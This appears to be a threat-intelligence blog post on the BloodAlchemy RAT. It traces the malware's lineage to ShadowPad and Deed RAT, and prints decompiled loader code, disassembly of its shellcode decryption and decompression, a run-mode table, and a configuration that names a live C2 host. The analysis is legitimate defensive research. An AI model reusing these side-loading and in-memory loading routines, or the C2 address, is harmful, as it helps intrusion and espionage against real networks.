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Malware Transmutation! - Unveiling the Hidden Traces of BloodAlchemy

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Introduction

This article examines the analysis of a malware called "BloodAlchemy" that we observed in an attack campaign.
In October 2023, BloodAlchemy was named by Elastic Security Lab [1] as a new RAT (Remote Access Trojan).
However, our investigation has revealed that BloodAlchemy is not an entirely new malware but an evolved version of Deed RAT, the successor to ShadowPad.

Malware group History

Let's look at ShadowPad first. ShadowPad is a particularly notorious malware family used in APT (Advanced Persistent Threat) campaigns. It was first reported in a software supply chain attack in July 2017. At that time, ShadowPad was embedded in one of the code libraries of a server management software for enterprise networks provided by NetSarang [2].
In the early stages of 2019, it was believed that only APT41 was using ShadowPad. However, since 2020, many security researchers reported that it may have been utilized by various APT groups [3].

Moving on to Deed RAT, it is believed to have been used as a RAT by the threat group called Space Pirates, active since at least 2017, based on its implementation. Additionally, Positive Technologies' security team suggests that Deed RAT shows a high degree of code similarity with ShadowPad[4].

Now, let's delve into BloodAlchemy, the malware in question. According to Elastic Security Lab's analysis, this malware exhibits several characteristics, such as using legitimate binaries to load malicious DLLs, multiple run modes, persistence mechanisms, and importing specific functions of various communication protocols when communicating with its command and control (C2) server. These traits indicate that BloodAlchemy is a new variant of Deed RAT that is still being actively developed by attackers.

The public information of ShadowPad, Deed RAT, and BloodAlchemy is as follows:




Figure 1. Public information on ShadowPad, Deed RAT, and BloodAlchemy

References of Figure 1

[1] ShadowPad in corporate networks

[2] Operation ShadowHammer: a high-profile supply chain attack

[3] Cyber Espionage Tradecraft in the Real World Adversaries targeting Japan in the second half of 2019

[4] Space Pirates: analyzing the tools and connections of a new hacker group

[5] ShadowPad: the Masterpiece of Privately Sold Malware in Chinese Espionage

[6] Operation StealthyTrident: corporate software under attack

[7] APT Threat Landscape in Japan 2020

[8] RedHotel: A Prolific, Chinese State-Sponsored Group Operating at a Global Scale

[9] Chinese State-Sponsored Activity Group TAG-22 Targets Nepal, the Philippines, and Taiwan Using Winnti and Other Tooling

[10] Attacks on industrial control systems using ShadowPad

[11] Redfly: Espionage Actors Continue to Target Critical Infrastructure

[12] Space Pirates: a look into the group's unconventional techniques, new attack vectors, and tools

[13] Introducing the ref5961 intrusion set

Analysis of BloodAlchemy

Initial infection vector and infection flow

In this case, we analyzed that the attacker used a file set to infect targets with BloodAlchemy by taking over a vender-use-only maintenance account on a VPN device. Figure 2 shows the infection flow.





Figure 2. The infection flow of BloodAlchemy

The malicious file set consisted of three files: `BrDifxapi.exe`, `BrLogAPI.dll`, and `DIFX`. These files were stored under the directory `C:\windows\`. Additionally, a scheduled task (`C:\Windows\System32\Tasks\Dell\BrDifxapi`) was created for persistence.




Created0x10	Create…	File Size	Parent Path	File Name
=	=	=		
2023-05-06 08:42:00		3220	.\Windows\System32\Tasks\Dell	BrDifxapi
2023-05-06 08:42:00		0	.\Windows\System32\Tasks	Dell
2023-05-06 08:41:44		66112	.\Windows	DIFX
2023-05-06 08:41:41		129536	.\Windows	BrLogAPI.dll
2023-05-06 08:41:37		111472	.\Windows	BrDifxapi.exe

Figure 3. Discovered malicious file set.


Analysis of malicious DLL

When `BrDifxapi.exe` is executed on the infected host, it leverages the DLL side-loading technique to load a malicious DLL file called `BrLogAPI.dll` in the same directory. Subsequently, this malicious DLL loads the `DIFX` file and decrypts shellcode from it, executing the shellcode in memory. The crypto algorithm is AES128 (CBC mode), and the key is the first 16 bytes of the `DIFX` file.



```
  strcpy(String2, "DIFX");
  lstrcatA(Filename, String2);
  FileA = CreateFileA(Filename, 0x80000000, 1u, 0, 3u, 0, 0);
  hFile = FileA;
  v15 = FileA;
  if ( FileA == -1
    || (FileSize = GetFileSize(FileA, 0), nNumberOfBytesToRead = FileSize, FileSize == -1)
    || (dec_shellcode = VirtualAlloc(0, FileSize, 0x3000u, 4u)) == 0 )
  {
    LastError = GetLastError();
  }
  else
  {
    NumberOfBytesRead = 0;
    if ( ReadFile(hFile, dec_shellcode, nNumberOfBytesToRead, &NumberOfBytesRead, 0) )
    {
      enc_data = NumberOfBytesRead;
      v17[72] = 0;
      v19 = 0i64;
      aes_init(v8, &v19);
      enc_data -= 16;
      aes_dec(dec_shellcode + 16, enc_data);
      v10 = enc_data - dec_shellcode[enc_data - 1];
      v17[0] = 0;
      NumberOfBytesRead = v10;
      ModuleHandleA = GetModuleHandleA("kernel32.dll");
      VirtualProtect = GetProcAddress(ModuleHandleA, "VirtualProtect");
      if ( VirtualProtect(dec_shellcode, 4096, 32, v17) )
        LastError = (dec_shellcode)(0);
      else
```

Figure 4. The decryption process of shellcode in BrLogAPI.dll




```
0000000000: 46 5C 45 00 7A 66 C4 DC | DD C9 27 A8 26 8B C6 26
0000000010: 61 36 8A FA FA D4 56 91 | 48 88 35 DD 07 82 43 6D
0000000020: 76 EC 43 12 6A 13 28 F8 | 4A 4F 63 F4 20 20 FA 4C
0000000030: 56 BA 85 63 27 95 85 23 | 8A F9 D5 61 DE F5 99 48
0000000040: B5 2B 4A CD 95 58 05 69 | 88 86 AC E2 C4 BB 7A D2
0000000050: 4F DB A2 30 FC EF F4 B3 | 62 83 5D E0 71 79 67 12
0000000060: D5 F6 B5 C1 94 29 B3 65 | BA F3 B3 E7 76 29 E9 44
```

```
0000000000: E8 00 00 00 00 58 8D 40 | FB 8B 54 24 04 68 3A 04
0000000010: 00 00 68 74 F8 00 00 68 | 75 05 00 00 50 52 E8 03
0000000020: 00 00 00 C2 04 00 55 8B | EC 83 EC 34 33 C0 53 8B
0000000030: D8 89 45 E4 89 45 E0 89 | 45 DC 89 45 D8 89 45 E8
0000000040: 89 45 D4 64 A1 30 00 00 | 00 56 57 89 5D FC 8B 40
0000000050: 0C 8B 78 14 E9 F3 01 00 | 00 8B 47 28 33 DB 89 45
0000000060: F4 8B CB 8B F0 8A 00 C1 | C9 07 0F B6 D0 3C 61 72
```

Figure 5. The DIFX data (before) and the decrypted shellcode (after)

Analysis of shellcode

The decrypted shellcode contains an encrypted and compressed form of BloodAlchemy. This custom decryption process based on the FNV-1a hash algorithm and the lznt1 compression.




```
seg000:02620275                 mov     [ebp+buf], ecx  ; 00AE0000
seg000:02620278                 movzx   ebx, word ptr [edx] ; [0x2620575] = 0x5511
seg000:0262027B                 add     edx, eax        ; 0x2620577
seg000:0262027D                 lea     eax, [esi-2]    ; 0xF872
seg000:02620280                 mov     [ebp+key?], ebx ; 0x5511
seg000:02620283                 mov     [ebp+dst_imagebase], eax ; 0xF872
seg000:02620286                 test    eax, eax
seg000:02620288                 jz      short loc_26202E8
seg000:0262028A                 sub     edx, ecx        ; 01B40577
seg000:0262028C                 mov     [ebp+size], eax ; size = 0xF872
seg000:0262028F                 mov     esi, ecx        ; 00AE0000
seg000:02620291                 mov     [ebp+var_34], edx ; 0x1B40577
seg000:02620294
seg000:02620294 FNV1a?:                                 ; CODE XREF: main_loader+2B8↓j
seg000:02620294                 push    2
seg000:02620296                 mov     edi, 2166136261 ; offset_basis
seg000:0262029B                 xor     ecx, ecx
seg000:0262029D                 pop     edx
seg000:0262029E
seg000:0262029E loc_262029E:                            ; CODE XREF: main_loader+288↓j
seg000:0262029E                 movzx   eax, byte ptr [ebp+ecx+key?] ; 0x5511
seg000:026202A3                 xor     eax, edi
seg000:026202A5                 imul    edi, eax, 16777619 ; FNV_prime
seg000:026202AB                 inc     ecx
seg000:026202AC                 cmp     ecx, edx
seg000:026202AE                 jb      short loc_262029E
seg000:026202B0                 mov     edx, [ebp+var_34] ; 0x1B40577
seg000:026202B3                 imul    ecx, edi, 2001h
seg000:026202B9                 mov     eax, ecx
seg000:026202BB                 shr     eax, 7
seg000:026202BE                 xor     eax, ecx
seg000:026202C0                 imul    eax, 9
seg000:026202C3                 mov     ecx, eax
seg000:026202C5                 shr     ecx, 11h
seg000:026202C8                 xor     ecx, eax
seg000:026202CA                 imul    eax, ecx, 21h ; '!'
seg000:026202CD                 xor     ebx, eax
seg000:026202CF                 mov     al, [edx+esi]   ; r0: [0x2620577] = 0xB6
seg000:026202CF                                         ; r1: [0x2620578] = 0xCD
seg000:026202D2                 xor     al, bl
seg000:026202D4                 mov     [ebp+key?], ebx ; 0x5511
seg000:026202D7                 mov     [esi], al       ; r0: [0xAE0000] = 0xD4
seg000:026202D7                                         ; r1: [0xAE0001] = 0xBA
seg000:026202D9                 inc     esi
seg000:026202DA                 sub     [ebp+size], 1   ; size -= 1
seg000:026202DE                 jnz     short FNV1a?    ; ret. 0xEA0000 =
seg000:026202DE                                         ; 00AE0000  D4 BA 00 45 AB 45 AB 10 00 00 00 24 8C 69 00 40  Ôº.E«E«....$.i.@
seg000:026202DE                                         ; 00AE0010  00 40 01 40 00 00 00 70 01 00 AB 6F 01 00 BC B0  .@.@...p..«o..¼°
seg000:026202DE                                         ; 00AE0020  63 01 00 00 01 70 00 54 50 00 0C 44 AD 0F 01 3C  c....p.TP..D...<
seg000:026202DE                                         ; 00AE0030  01 00 FD 00 1C E0 02 39 01 50 01 00 DD 49 01 00  ..ý..à.9.P..ÝI..
seg000:026202E0                 mov     eax, [ebp+dst_imagebase] ; 0xF872
```

Figure 6. The custom crypto method using FNV-1a hash.

What is FNV-1a hash algorithm?

Fowler-Noll-Vo (FNV) is a hash algorithm based on an idea originally submitted as reviewer comments to the IEEE POSIX P1003.2 committee by Glenn Fowler and Phong Vo in 1991. It was later improved by Noll. > FNV is an abbreviation that combines the names of its creators. FNV is widely used for various purposes, including DNS servers, X (formerly Twitter) services, database index hashing, major web search/index engines, Message-ID search functionality in netnews history files, and > spam filtering, among others.

The FNV Non-Cryptographic Hash Algorithm



```
seg000:026202E8                 mov     _VirtualAlloc, [ebp+VirtualAlloc]
seg000:026202EB                 mov     [ebp+EP_payload], eax
seg000:026202EE                 imul    eax, 5
seg000:026202F1                 push    4
seg000:026202F3                 push    edi
seg000:026202F4                 add     eax, 1000h
seg000:026202F9                 push    eax
seg000:026202FA                 push    0
seg000:026202FC                 mov     [ebp+var_C], eax
seg000:026202FF                 call    _VirtualAlloc
seg000:02620301                 mov     ebx, eax
seg000:02620303                 lea     eax, [ebp+var_C]
seg000:02620306                 push    eax
seg000:02620307                 push    [ebp+EP_payload] ; 0xF872
seg000:0262030A                 mov     [ebp+key?], ebx ; 0x5511
seg000:0262030D                 push    [ebp+buf]       ; 00AE0000  D4 BA 00 45 AB 45 AB 10 00 00 00 24 8C 69 00 40
seg000:0262030D                                         ; 00AE0010  00 40 01 40 00 00 00 70 01 00 AB 6F 01 00 BC B0
seg000:0262030D                                         ; 00AE0020  63 01 00 00 01 70 00 54 50 00 0C 44 AD 0F 01 3C
seg000:0262030D                                         ; 00AE0030  01 00 FD 00 1C E0 02 39 01 50 01 00 DD 49 01 00
seg000:02620310                 push    [ebp+var_C]     ; 0x4EA3A
seg000:02620313                 push    ebx             ; src_imagebase = 0x2780000
seg000:02620314                 push    2
seg000:02620316                 pop     eax
seg000:02620317                 push    eax
seg000:02620318                 call    [ebp+RtlDecompressBuffer] ; ret.
seg000:02620318                                         ; 02780000  45 AB 45 AB 10 00 00 00 8C 69 00 00 00 00 40 00
seg000:02620318                                         ; 02780010  00 00 00 00 00 70 01 00 AB 6F 01 00 BC 63 01 00
seg000:02620318                                         ; 02780020  00 10 00 00 00 00 00 00 50 00 00 00 AD 0F 01 00
seg000:02620318                                         ; 02780030  00 10 01 00 FD 0F 01 00 E0 39 00 00 00 50 01 00
seg000:0262031B                 push    4
seg000:0262031D                 push    edi             ; 0x3000
seg000:0262031E                 push    dword ptr [ebx+14h] ; 0x17000
```

Figure 7. Decompression process using the lznt1.

What is LZNT1 compression algorithm

The compression algorithm that can be easily used by calling the Windows API named RtlDecompressBuffer.

LZNT1 Algorithm Details | Microsoft Learn

It has been discovered that the restored BloodAlchemy payload has a unique data format that closely resembles the PE format but is different. Below are the data structures of the custom format.

offset	Descriptions	Data
0x00	magic number	45 AB 45 AB
0x04	plugin id	0x10

offset	Descriptions	Data
0x08	entry point	0x698c
0x0c	original base	0x400000
0x10	absolute offset	0
0x14	size of virtualalloc	0x17000
0x18	size of raw data	0x16fab
0x1c	size of unknown	0x163bc
0x20	base of code?	0x1000
0x24	section1: virtual address	0x0
0x28	section1: raw data address	0x50
0x2c	section1: size of raw data	0x10fa0
0x30	section2: virtual address	0x11000
0x34	etc..	

Once the BloodAlchemy payload is restored, the previous mentioned shellcode interprets this custom format for deploying the final payload into memory and executes it as the fireless malware (Figure 8).

```
call    [ebp+RtlDecompressBuffer] ; ret.
                         ; 02780000  45 AB 45 AB 10 00 00 00 8C 69 00 00 00 00 40 00
                         ; 02780010  00 00 00 00 00 70 01 00 AB 6F 01 00 BC 63 01 00
                         ; 02780020  00 10 00 00 00 00 00 00 50 00 00 00 AD 0F 01 00
                         ; 02780030  00 10 01 00 FD 0F 01 00 E0 39 00 00 00 50 01 00
push    4
push    edi              ; 0x3000
push    dword ptr [ebx+14h] ; 0x17000
push    0
call    _VirtualAlloc
mov     esi, [ebx+28h]   ; raw_address1 = 0x50
mov     edi, [ebx+24h]   ; virtual_address1 = 0
add     esi, ebx         ; src_imagebaase + raw_address1 = 0x02780050
mov     ecx, [ebx+2Ch]   ; virtual_size1 = 0x10FAD
add     edi, eax         ; dst_imagebase + virtual_address1 = 0x2640000
rep movsb
mov     esi, [ebx+34h]   ; raw_address2 = 0x10FFD
mov     edi, [ebx+30h]   ; virtual_address2 = 0x11000
add     esi, ebx         ; src_imagebaase + raw_address2 = 0x2790FFD
mov     ecx, [ebx+38h]   ; virtual_size2 = 0x39E0
add     edi, eax         ; dst_imagebase + virtual_address2 = 0x2651000
rep movsb
mov     esi, [ebx+40h]   ; raw_address3 = 0x149DD
mov     edi, [ebx+3Ch]   ; virtual_address3 = 0x15000
add     esi, ebx         ; src_imagebaase + raw_address3 = 0x27949DD
mov     ecx, [ebx+44h]   ; virtual_size3 = 0x180A
add     edi, eax         ; dst_imagebase + virtual_address3 = 0x2655000
rep movsb
mov     esi, [ebx+1Ch]   ; 0x163BC
mov     [ebp+dst_imagebase], eax ; dst_imagebase = 0x2640000
```

Figure 8. The code that interprets the custom format to deploy the BloodAlchemy.

Analysis of payload (BloodAlchemy)


Structures

BloodAlchemy has several features that are not commonly found in other malware. One of these features is the 'run mode' value. When transferring the processing from the shellcode mentioned earlier to the entry point of the payload, it is called with six specified arguments.
The first argument set the value of run mode, and the BloodAlchemy's behavior varies significantly based on this value. The following table summarizes the values for each run mode and their corresponding behaviors:

run mode	Behavior corresponding to each run mode
0	Communication with C2 and backdoor functionality, creation of specified process for code injection, code injection into specified processes, anti-debugging, anti-sandbox techniques, Persistence
1	Communication with C2 and backdoor functionality
2	Creation of thread for Communication with C2 and backdoor functionality
3	Communication with C2 and backdoor functionality, code injection into specified processes, anti-debugging, anti-sandbox techniques, Persistence
4	Creation of specified process for code injection
5	Creation of named pipes
6	Installation of malware

It has been confirmed that BloodAlchemy exhibits the ability to load a malware configuration. This configuration is embedded in an encrypted state within the previous shellcode and, it is decrypted and utilized during BloodAlchemy’s execution (Figure 9).
Furthermore, if a file with a 15-character filename consisting of [a-zA-Z] exists within the directory


`C:\ProgramData\Store`, it will be loaded as the malware configuration. The same decryption algorithm used in the previously mentioned payload was utilized for this decryption process.



```
p_ntdll_RtlInitializeCriticalSection(&dword_2652644);
dec = memcpy_c_dec_FNV1a(v2);                               // From the previous loader shellcode ->
                                                            //
                                                            // key =
                                                            // 0262FDE9  B6 58
                                                            //
                                                            // enc_data =
                                                            // 0262FDEB  94 3E 17 1B 3C 31 34 1C 6F DA ED 31 B4 E2 16 12
                                                            // 0262FDFB  CF D3 7D A1 BC 10 E9 79 EE AA 31 C6 EC 3B C7 32
                                                            // 0262FE0B  09 00 AA D6 33 77 F6 9A 16 A9 50 89 D6 24 3F 52
                                                            // 0262FE1B  23 DE 90 91 EE 6E 34 68 D4 A5 12 02 68 5B F6 4F
                                                            //
                                                            // ret. dec =
                                                            // 006FE008  37 B4 00 34 05 00 00 09 AD 67 BC 00 9A 36 B0 05
                                                            // 006FE018  01 00 00 00 4E 58 01 20 00 00 04 30 00 76 00 20
                                                            // 006FE028  90 55 00 0C A9 00 0C C3 00 0C D1 04 60 D7 15 00
                                                            // 006FE038  1C DD 00 0C F5 00 06 0D 02 00 D4 00 13 00 06 42
v0 = c_RtlDecompressBuffer(1500, v2, dec, &dec);// ret. decompressed =
                                                            // 02652068  34 05 00 00 09 AD 67 BC 9A 36 B0 05 01 00 00 00
                                                            // 02652078  58 01 00 00 00 00 00 00 01 00 00 00 00 00 00 00
                                                            // 02652088  76 01 00 00 90 01 00 00 A9 01 00 00 C3 01 00 00
                                                            // 02652098  D1 01 00 00 00 00 00 00 D7 01 00 00 DD 01 00 00
if ( v0 < 0 )
  c_RtlNtStatusToDosError(v0);
```

Figure 9. The decryption and loading code of the malware configuration.

The malware configuration contains important data related to malicious code processing. This data includes values to manipulate the behavior set in the run mode, the URL of the C2 server, process names specified for code injection, and more. Some important data such as a MUTEX value, C2 server, target process name etc., are primarily encrypted. Additionally, it also includes offset values indicating the positions of these encrypted data like ShadowPad.



```
02652198 c2              dd 50Eh                 ; 02652576 -> TCP://cdn1ac7bdd3.jptomorrow.com:443
0265219C c2_0            dd 0
026521A0 c2_1            dd 0
026521A4 c2_2            dd 0
026521A8 c2_3            dd 0
026521AC c2_4            dd 0
```

```
02652576 e_c2_size          db 25h                 ; DATA XREF: seg000:c2↑?
02652577 e_c2_key           db 4Ah
02652578 e_c2_data          db 1Eh,9Dh,9,19h,'zH',9Dh,0A6h,'e',0BFh,0F8h,'>3',2,'V',0A5h,0DEh,1Dh
0265258B                    db 9Eh,0BFh,0Dh,86h,'%',9Ch,0B9h,0Dh,9Ch,'d',8Dh,0A4h,0Fh,0D1h,7Eh,0DA
```

Figure 10. The encrypted data and the offset values indicating their positions in the configuration.

Each of these encrypted data is stored in the following order: the size of the encrypted data, a byte key, and the encrypted data itself.

offset	descriptions	data
0x00	size of data	0x25
0x01	a byte key	0x41
0x02	encrypted data	1E 9D 09 19 7A D0 9D 9D …

